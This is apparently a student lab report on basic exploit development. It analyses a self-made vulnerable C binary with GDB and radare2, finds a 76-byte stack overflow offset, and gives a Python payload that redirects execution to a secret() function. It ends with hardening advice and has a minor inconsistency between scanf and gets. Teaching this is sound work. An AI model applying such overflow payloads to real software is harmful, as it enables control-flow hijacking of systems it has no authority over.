**Exploit and Development basics**

**Table of contents**

[1. Lab Objective 3](#_Toc12228)

[2. Tools Used 3](#_Toc1956)

[3. Tasks: 3](#_Toc9435)

[3.1. Binary Analysis 3](#_Toc670)

[3.2. Buffer Overflow Discovery 5](#_Toc7503)

[3.3. Radare2 Analysis 6](#_Toc29886)

[3.4. Proof-of-Concept Payload 6](#_Toc28059)

[4. Summary of Findings 7](#_Toc25716)

[5. Conclusion 7](#_Toc32459)

[6. Recommendations 7](#_Toc2445)

**List of Figures**

[Figure 3.1 Shows vuln.c program 3](#_Toc12102)

[Figure 3.2 Shows strings 4](#_Toc12766)

[Figure 3.3 Shows strings in gdb 4](#_Toc19263)

[Figure 3.4 Buffer overflow is confirmed 5](#_Toc592)

[Figure 3.5 confirming offset 5](#_Toc24437)

[Figure 3.6 confirming registers 5](#_Toc23849)

[Figure 3.7 radare2 results 6](#_Toc4113)

[Figure 3.8 confirming POC 7](#_Toc28927)

**List of Tables**

[Table 4.1 Shows summary of findings 7](#_Toc283)

# Lab Objective

Analyze a vulnerable C binary, discover buffer overflow vulnerability, and demonstrate a safe proof-of-concept (PoC) exploit.

# **Tools Used**

* GDB, radare2, Python 3

# Tasks:

* Perform binary analysis using strings and GDB.
* Identify buffer overflow vulnerability and offset to saved return address.
* Craft a PoC payload to hijack control flow (redirect to secret() function).
* Observe program behavior (safe crash or execution of secret()).

## Binary Analysis


***Step 1:*** Create a vulnerable c program name it as vuln.c and save it on desktop

***Explanation of code :***

***buf[64]*** → local buffer that can be overflowed.

***scanf("%s", buf)*** → unsafe because it does not check input length, allowing overflow.


***secret()*** → target function to redirect program flow.

******

#### Figure 3.1 Shows vuln.c program

***Step 2 :*** Inspect strings in binary

***strings vuln***




#### Figure 3.2 Shows strings

***Step 2:*** Discover functions using GDB

***gdb vuln***

***info functions***

Address of secret() function: ***0x8049186 <secret>***

******

#### Figure 3.3 Shows strings in gdb


## Buffer Overflow Discovery

***Step 1:*** Test overflow

***python3 -c “print('A'\*76)" | ./vuln***

Observations:

* Program prints input and then segmentation fault occurs when input exceeds 76 bytes.
* Confirms saved return address can be overwritten.




#### Figure 3.4 Buffer overflow is confirmed


***Step 2:*** Confirm offset to EIP

Offset = 76 bytes to reach saved return address.

This is confirmed by gradually increasing input length until crash occurs.



#### Figure 3.5 confirming offset



#### Figure 3.6 confirming registers

## **Radare2 Analysis**

***Step 1:*** Run commands


***r2 vuln***

***aaa # Analyze all***

***afl # List functions***

***pdf # print dis-assembly of main***

***izz # search for strings***



#### Figure 3.7 radare2 results

## Proof-of-Concept Payload


***Step 1:*** Craft and run payload

* ***python3 -c "import sys; sys.stdout.buffer.write(b'A'\*76 + b'\x86\x91\x04\x08')" > payload.bin***
* ***./vuln < payload.bin***

***A\*76*** → padding to reach saved EIP

***\x86\x91\x04\x08*** → little-endian address of secret() (0x8049186)

Program either segmentation faults or prints:



#### Figure 3.8 confirming POC

# Summary of Findings

| ***Finding*** | ***Details*** |
| --- | --- |
| Vulnerability | Buffer overflow in gets(buf) |
| Offset to saved EIP | 76 bytes |
| Target function | secret() at 0x8049186 |
| Exploit Outcome | Segmentation fault confirms EIP overwrite; PoC can redirect to secret() |

##### Table 4.1 Shows summary of findings

# Conclusion

* The buffer overflow vulnerability was successfully analyzed.
* Offset to saved return address identified.
* Safe PoC payload demonstrates control over program flow.

# Recommendations

* Avoid unsafe functions: Replace scanf("%s", buf) with safer alternatives like fgets(buf, sizeof(buf), stdin) to limit input size.
* Enable compiler protections: Use stack protection flags (-fstack-protector-strong), PIE (-fPIE), and ASLR to make exploitation harder.
* Validate input: Always check and sanitize user input to ensure it does not exceed buffer size.
* Use modern libraries: Consider using higher-level languages or libraries that handle memory safely to reduce the risk of buffer overflows.
* Regular code review: Perform peer reviews and static analysis to identify potential vulnerabilities early.
* Practice safe exploit testing: Conduct exploit development only in isolated, controlled virtual environments to avoid accidental damage.